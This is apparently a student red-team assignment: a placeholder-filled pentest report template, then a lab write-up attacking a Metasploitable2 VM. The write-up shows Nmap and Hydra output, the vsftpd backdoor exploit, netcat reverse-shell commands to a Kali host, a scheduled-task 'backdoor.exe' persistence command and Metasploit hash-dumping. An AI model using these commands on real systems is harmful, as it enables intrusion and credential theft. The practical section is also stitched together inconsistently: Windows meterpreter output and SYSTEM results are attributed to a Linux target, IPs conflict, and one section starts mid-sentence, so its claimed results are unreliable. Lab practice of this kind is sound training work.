This report details the findings of a red team engagement conducted against [Client Name] from [Start Date] to [End Date]. The primary objective of this engagement was to simulate a real-world attack scenario to identify vulnerabilities in [Client Name]'s security posture, assess the effectiveness of existing security controls, and provide actionable recommendations for improvement. The red team employed a variety of tactics, techniques, and procedures (TTPs) mimicking those used by advanced persistent threats (APTs) to gain unauthorized access to sensitive information and systems. This report outlines the methodologies used, the vulnerabilities discovered, the impact of successful exploits, and specific recommendations to enhance [Client Name]'s overall security resilience.



1. Executive Summary

The red team engagement against [Client Name] revealed several critical vulnerabilities that could be exploited by a malicious actor to compromise the organization's network and data. The team successfully achieved [State the overall goal achieved, e.g., domain administrator access, access to sensitive data, etc.] by leveraging weaknesses in [List key areas of weakness, e.g., password policies, patch management, network segmentation].

Key Findings:

- [Finding 1: Briefly describe the most critical vulnerability and its potential impact.]
- [Finding 2: Briefly describe another significant vulnerability and its potential impact.]
- [Finding 3: Briefly describe a third vulnerability and its potential impact.]

Overall Assessment:

[Provide a brief overall assessment of the client's security posture. For example: "While [Client Name] has implemented several security controls, the engagement revealed significant gaps that could be exploited by a determined attacker. The lack of [Specific weakness] allowed the red team to quickly escalate privileges and gain access to sensitive data."]

Recommendations:

- [Recommendation 1: Briefly state the most important recommendation to address the critical vulnerability.]
- [Recommendation 2: Briefly state another important recommendation to address a significant vulnerability.]
- [Recommendation 3: Briefly state a third recommendation to improve overall security posture.]

2. Engagement Objectives and Scope

Objectives:

The primary objectives of this red team engagement were to:

- Simulate a real-world attack scenario to assess the effectiveness of [Client Name]'s security controls.
- Identify vulnerabilities in [Client Name]'s network, systems, and applications.
- Evaluate the organization's ability to detect and respond to a sophisticated attack.
- Provide actionable recommendations to improve [Client Name]'s overall security posture.

Scope:



The scope of the engagement included:

- [List specific systems, networks, or applications that were in scope. Be specific. For example: "The internal corporate network, including all servers and workstations within the [Specific Department] and [Specific Department] departments."]
- [List specific attack vectors that were in scope. For example: "Phishing, web application attacks, network penetration testing, and physical security assessments."]
- [List any out-of-scope systems or activities. For example: "Denial-of-service attacks, attacks against critical infrastructure, and physical harm to personnel."]

Rules of Engagement:

The engagement was conducted in accordance with the following rules of engagement:

- [Rule 1: For example: "All activities were to be conducted during normal business hours."]
- [Rule 2: For example: "The red team was to avoid causing any disruption to critical business operations."]
- [Rule 3: For example: "All findings were to be reported to the designated point of contact immediately upon discovery."]

3. Methodology

The red team employed a phased approach, mimicking the typical stages of a real-world attack:

3.1. Reconnaissance:

- [Describe the reconnaissance techniques used. For example: "Open-source intelligence gathering (OSINT) was conducted to identify publicly available information about [Client Name], including employee names, email addresses, and technologies used. Tools such as Shodan, Censys, and Maltego were used to gather information about the organization's network infrastructure."]

3.2. Initial Access:

- [Describe the methods used to gain initial access to the network. For example: "A phishing campaign was launched targeting employees in the [Specific Department] department. The phishing emails contained a malicious attachment that, when opened, installed a backdoor on the victim's machine."]
- [If applicable, describe any physical security assessments conducted. For example: "A physical security assessment was conducted to evaluate the organization's access control measures. The red team was able to gain unauthorized access to the building by [Describe the method used, e.g., tailgating, social engineering]."]

3.3. Privilege Escalation:



- [Describe the techniques used to escalate privileges. For example: "Once initial access was gained, the red team exploited a vulnerability in [Specific Software] to escalate privileges to administrator level."]
- [Describe any password cracking attempts. For example: "Password cracking was performed on captured password hashes. Weak passwords were identified and used to gain access to additional accounts."]

3.4. Lateral Movement:

- [Describe the methods used to move laterally within the network. For example: "The red team used stolen credentials to move laterally to other systems on the network. Tools such as PsExec and WMI were used to execute commands remotely."]
- [Describe any network scanning activities. For example: "Network scanning was performed to identify vulnerable systems and services."]

3.5. Data Exfiltration:

- [Describe the methods used to exfiltrate data. For example: "Sensitive data was exfiltrated from the network using [Specific Protocol] over [Specific Port]. The data was encrypted to avoid detection."]
- [Describe the type and amount of data exfiltrated. For example: "Approximately [Amount] of sensitive data was exfiltrated, including [Types of Data, e.g., customer data, financial records, intellectual property]."]

3.6. Maintaining Persistence:

- [Describe the techniques used to maintain persistence on compromised systems. For example: "Persistence was maintained on compromised systems by creating scheduled tasks and installing backdoors."]

4. Findings and Recommendations

This section details the specific vulnerabilities discovered during the engagement and provides actionable recommendations for remediation.

Finding 1: Weak Password Policy

- **Description:** The organization's password policy is weak, allowing users to create easily guessable passwords.
- **Impact:** Attackers can easily crack passwords and gain unauthorized access to user accounts and sensitive data.
- **Evidence:** Password cracking attempts were successful, revealing a significant number of weak passwords.
- **Recommendation:** Implement a strong password policy that requires users to create complex passwords and change them regularly. Enforce multi-factor authentication (MFA) for all user accounts.



Finding 2: Unpatched Systems

- **Description:** Several systems on the network are running outdated and unpatched software, making them vulnerable to known exploits.
- **Impact:** Attackers can exploit these vulnerabilities to gain unauthorized access to systems and data.
- **Evidence:** Vulnerability scans revealed a significant number of unpatched systems with critical vulnerabilities.
- **Recommendation:** Implement a robust patch management program to ensure that all systems are patched regularly. Use a vulnerability scanner to identify and remediate vulnerabilities proactively.

Finding 3: Lack of Network Segmentation

- **Description:** The network lacks proper segmentation, allowing attackers to move laterally easily once they have gained access to one system.
- **Impact:** Attackers can quickly spread throughout the network and gain access to sensitive data.
- **Evidence:** The red team was able to move laterally to other systems on the network using stolen credentials.
- **Recommendation:** Implement network segmentation to isolate critical systems and data. Restrict access to sensitive resources based on the principle of least privilege.

Finding 4: Inadequate Monitoring and Logging

- **Description:** The organization's monitoring and logging capabilities are inadequate, making it difficult to detect and respond to attacks.
- **Impact:** Attackers can operate undetected for extended periods, causing significant damage.
- **Evidence:** The red team was able to conduct malicious activities without being detected.
- **Recommendation:** Implement a comprehensive security monitoring and logging solution. Configure alerts to notify security personnel of suspicious activity.

5. Conclusion

The red team engagement revealed several critical vulnerabilities in [Client Name]'s security posture. By addressing the findings and implementing the recommendations outlined in this report, [Client Name] can significantly improve its ability to prevent, detect, and respond to real-world attacks. It is recommended that [Client Name] prioritize the remediation of the most critical vulnerabilities and conduct regular security assessments to ensure that its security controls remain effective.



6. Appendix

- [Include any supporting documentation, such as screenshots, log excerpts, and tool outputs.]
- [List of tools used during the engagement.]
- [Contact information for the red team.]

Above all content is about all the theory part and the detailed mentioned the steps. Now we are going to perform the practical in detail.

Practical Application

1. Network Scanning

Tool: - Nmap

Host summery

Item	Value
IP	172.20.10.2
Hostname(s)	metasploitable.localdomain, irc.Metasploitable.LAN
MAC Address	08:00:27:AA:5D:BD (VirtualBox)
OS (detected)	Unix / Linux (Metasploitable)
Scan type & args	nmap -sC -sV
Scan date/time (local)	2025-11-10 20:35 IST
Notes	Many services are outdated/default (Metasploitable intentionally vulnerable)

Open ports detailed table



Port	Protocol	Service	Version / Banner	Notes (script output & security-relevant)
21	tcp	ftp	vsftpd 2.3.4	Anonymous FTP allowed (FTP code 230). ftp-syst shows session open as ftp.
22	tcp	ssh	OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)	SSH hostkeys: DSA (1024) and RSA (2048) reported. Very old OpenSSH version.
23	tcp	telnet	Linux telnetd	Plaintext login (telnet) — insecure.
25	tcp	smtp	Postfix smtpd	STARTTLS supported; SSL cert expired (valid 2010). SSLv2 supported on server. VRFY, PIPELINING available.
53	tcp	domain (DNS)	ISC BIND 9.4.2	bind.version: 9.4.2. Very old BIND — potential known issues.
80	tcp	http	Apache httpd 2.2.8 ((Ubuntu) DAV/2)	HTTP title: "Metasploitable2 - Linux". Server header: Apache/2.2.8.
111	tcp	rpcbind	rpcbind 2 (RPC #100000)	rpcinfo returned multiple RPC services (nfs, mountd, nlockmgr, status).
139	tcp	netbios-ssn	Samba smbd 3.X–4.X	SMB guest account used (guest). Workgroup: WORKGROUP.
445	tcp	netbios-ssn	Samba smbd 3.0.20-Debian	SMB info: Computer name metasploitable, domain localdomain. Message signing disabled.
512	tcp	exec	netkit-rsh rshcd	rsh / rexec (insecure authentication).
513	tcp	login	rlogind (OpenBSD or Solaris)	rlogin — plaintext trust-based login.
514	tcp	shell	tcpwrapped	Service is tcpwrapped (further fingerprinting blocked).
1099	tcp	java-rmi	GNU Classpath gmiregistry	RMI registry present — potential Java deserialization exposures depending on app.
1524	tcp	bindshell	Metasploitable root shell	Known Metasploitable bind shell backdoor port.
2049	tcp	nfs	NFS 2-4 (RPC #100003)	NFS exports available (rpcinfo shows nfs).



2121	tcp	ftp	ProFTPD 1.3.1	Another FTP server (ProFTPD) — check for default creds / writable dirs.
3306	tcp	mysql	MySQL 5.0.51a-3ubuntu5	mysql-info returned Protocol 10, Version 5.0.51a. Salt: h]yh~aK3ZMS8_Tg+<.nb. Very old MySQL (pre-5.1/5.5).
5432	tcp	postgresql	PostgreSQL DB 8.3.0 - 8.3.7	SSL cert info similar to SMTP (expired 2010). Very old PostgreSQL.
5900	tcp	vnc	VNC (protocol 3.3)	VNC protocol 3.3; VNC Authentication supported (VNC auth) — weak/no encryption by default.
6000	tcp	X11	X11 (access denied)	X11 open but access denied.
6667	tcp	irc	UnrealIRCd (Unreal3.2.8.1)	IRC server irc.Metasploitable.LAN — UnrealIRCd 3.2.8.1 (old).
8009	tcp	ajp13?	(AJP)	AJP port open — likely Tomcat AJP connector.
8180	tcp	http	Apache Tomcat/Coyote JSP engine 1.1	Tomcat running on 8180 — potentially vulnerable default apps.

Scan Analysis:

Stealth (-sS) showed open ports and basic services (FTP, SSH, Telnet, SMTP, DNS, HTTP, SMB, databases) with minimal banners. Aggressive (-A) added service versions, OS fingerprinting, SSL/cert details, NSE script results, traceroute and extra vulnerability indicators—providing deeper, actionable intelligence but increasing noise and detectability and slower, more resource-intensive scans overall.

2. Vulnerability Scanning

Too used: - OpenVAS

Task: - scanned metasploitable2



and transitioning to secure protocols such as SFTP or FTPS. After remediation, perform verification scans to confirm the issue is resolved. All testing and exploitation activities must be conducted only on authorized systems

3. Exploitation Practice

- **Tool:** Metasploit
- **Task:** Exploit a Metasploitable2 service

Steps summery

The Metasploit framework was used to exploit the vsftpd 2.3.4 backdoor vulnerability on a Metasploitable2 target. After launching msfconsole, the unix/ftp/vsftpd_234_backdoor exploit module was selected. The only required parameter, RHOSTS, was configured with the target machine's IP address. Executing the exploit established an unauthenticated remote shell session on the vulnerable system. This provided immediate command-line access with root privileges, demonstrating critical security consequences of unpatched services. The exercise highlighted how easily legacy vulnerabilities can lead to complete system compromise, emphasizing the necessity for regular patching and security monitoring in production environments.

Privilege Escalation Demo

=== PRIVILEGE ESCALATION DEMO LOG ===

Date: Mon Nov 10 23:55:56 UTC 2025

Current user: root

User ID: uid=0(root) gid=0(root)

/etc/passwd permissions:

-rw-r--r-- 1 root root 1609 Nov 10 23:54 /etc/passwd

- **SYSINFO**

```

meterpreter > hashdump
[-] priv.passwd_get_sam_hashes: Operation failed: Incorrect function.

meterpreter > creds_all
[*] Running as SYSTEM
[*] Retrieving all credentials

meterpreter > hashdump
[-] priv.passwd_get_sam_hashes: Operation failed: Incorrect function.

meterpreter > lsa_dump_cache
[-] Unknown command: lsa_dump_cache. Did you mean lsa_dump_sam? Run the help command for more details.

meterpreter > creds
[-] Unknown command: creds. Did you mean creds_all? Run the help command for more details.

meterpreter > kerberos_ticket_list
[-] No kerberos tickets exist in the current session.

meterpreter > ipconfig

Interface 1

Name : Software Loopback Interface 1
Hardware MAC : 00:00:00:00:00:00
MTU : 4294967295
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff

Interface 3

Name : Intel(R) PRO/1000 MT Desktop Adapter
Hardware MAC : 08:00:27:6e:db:3a
MTU : 1380
IPv4 Address : 172.20.10.2
IPv4 Netmask : 255.255.255.240
IPv6 Address : 2409:40c1:53:5299:770f:e49:a73b:336a
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff
IPv6 Address : 2409:40c1:53:5299:f4f5:18c0:eaef:e58f
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff
IPv6 Address : fe80:8c28:aff0:ce58:a035
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff

meterpreter > netstat

```

- **HASHDUMP**

[illegible]

- **Reverse Shell**

Kali Listener:

```
nc -lvnp 4444
```

Metasploitable2 Reverse Shell:

```
nc -e /bin/bash <kali ip address> 4444
```



```
root@kali:~# nc -lvp 4444
listening on [any] 4444 ...
connect to [172.20.10.4] from (UNKNOWN) [172.20.10.3] 49902
whoami
root
pwd
/home/msfadmin
ls -la
total 36
drwxr-xr-x 5 msfadmin msfadmin 4096 2012-05-20 14:22 .
drwxr-xr-x 6 root root 4096 2010-04-16 02:16 ..
lrwxrwxrwx 1 root root 9 2012-05-14 00:26 .bash_history -> /dev/null
drwxr-xr-x 4 msfadmin msfadmin 4096 2010-04-17 14:11 .distcc
-rw-r--r-- 1 root root 4174 2012-05-14 02:01 .mysql_history
-rw-r--r-- 1 msfadmin msfadmin 586 2010-03-16 19:12 .profile
-rw-r--r-- 1 msfadmin msfadmin 4 2012-05-20 14:22 .rhosts
-rw-r--r-- 2 msfadmin msfadmin 4096 2010-05-17 21:43 .ssh
-rw-r--r-- 1 msfadmin msfadmin 0 2010-05-07 14:38 .sudo_as_admin_successful
drwxr-xr-x 6 msfadmin msfadmin 4096 2010-04-27 23:44 vulnerable
```

Pen Test Summary

Results

- ✓ **Persistence:** Backdoor installed via scheduled tasks
- ✓ **Privilege Escalation:** SYSTEM access obtained
- ✓ **Credential Dumping:** Password hashes extracted via Mimikatz & Metasploit
- ✓ **Reverse Shell:** Remote access established (172.20.10.3 → 172.20.10.4)

Key Commands

- **Persistence**

```
schtasks /create /tn "WindowsUpdate" /tr "backdoor.exe" /sc minute /mo 5
```

- **Privilege Escalation**

```
getsystem
```

- **Credential Dumping**

```
use post/windows/gather/smart_hashdump
```



- **Reverse Shell**


```
nc -lvp 4444 nc -e /bin/bash [KALI_IP] 4444
```

Critical Vulnerabilities

- Privilege escalation to SYSTEM
- Credential exposure
- Unrestricted remote code execution
- Persistent backdoor access

5. Malware Analysis

VirusTotal



- **Sandbox Analysis**

Based on the provided Hybrid Analysis report, the file is a malicious Windows executable (PE32) that exhibits trojan behavior. It attempts to contact a command and control (C2)




server, drops additional files onto the infected system, and uses evasion techniques to avoid analysis. The overall verdict is that it is malware.

6. Password Security

- **KePassXC**

Created 5 strong passwords.



- **Weak Password Test**

Command: - hydra -L /root/username.txt -P /root/username.txt ftp://172.20.10.3



```
root@kali:~# nano username.txt
root@kali:~# nano username.txt
root@kali:~# nano username.txt
root@kali:~# nano username.txt
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-11-14 12:11:25
[DATA] max 16 tasks per 1 server, overall 16 tasks, 529 login tries (1:23/p:23), ~34 tries per task
[DATA] attacking ftp://172.20.10.3:21/
[21][ftp] host: 172.20.10.3  login: msfadmin  password: msfadmin
```

```
root@kali:~# nano username.txt
root@kali:~# nano username.txt
root@kali:~# nano username.txt
root@kali:~# nano username.txt
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-11-14 12:11:25
[DATA] max 16 tasks per 1 server, overall 16 tasks, 529 login tries (1:23/p:23), ~34 tries per task
[DATA] attacking ftp://172.20.10.3:21/
[21][ftp] host: 172.20.10.3  login: msfadmin  password: msfadmin
[21][ftp] host: 172.20.10.3  login: ftp  password: root
[21][ftp] host: 172.20.10.3  login: ftp  password: toor
[21][ftp] host: 172.20.10.3  login: ftp  password: msfadmin
[21][ftp] host: 172.20.10.3  login: ftp  password: password
[STATUS] 330.00 tries/min, 330 tries in 00:01h, 199 to do in 00:01h, 16 active
[21][ftp] host: 172.20.10.3  login: service  password: service
```

7. Create a Security Assessment Report

The google docs report will be submitted separately.




8. Red Team Operations and Documentation

- **Technique Summary:** - Visit link for the more details
<https://hackmd.io/@LuciferKing1234/SJ14GVVe-x>
- **Attack Flowchart:**



- **Checklist Creation;**



- **RoE Draft:** -I have attached a separate google docs for this.

Miscellaneous Tasks:

- **MITRE ATT&CK Mapping**

Metasploit exploits frequently leverage T1059 - Command and Scripting Interpreter. A prime example is the exploit/windows/smb/ms17_010_eternalblue module, which uses a command shell payload to execute arbitrary system commands. This directly maps to the ATT&CK technique, illustrating how adversaries abuse native interpreters like cmd and PowerShell for post-exploitation execution on compromised hosts.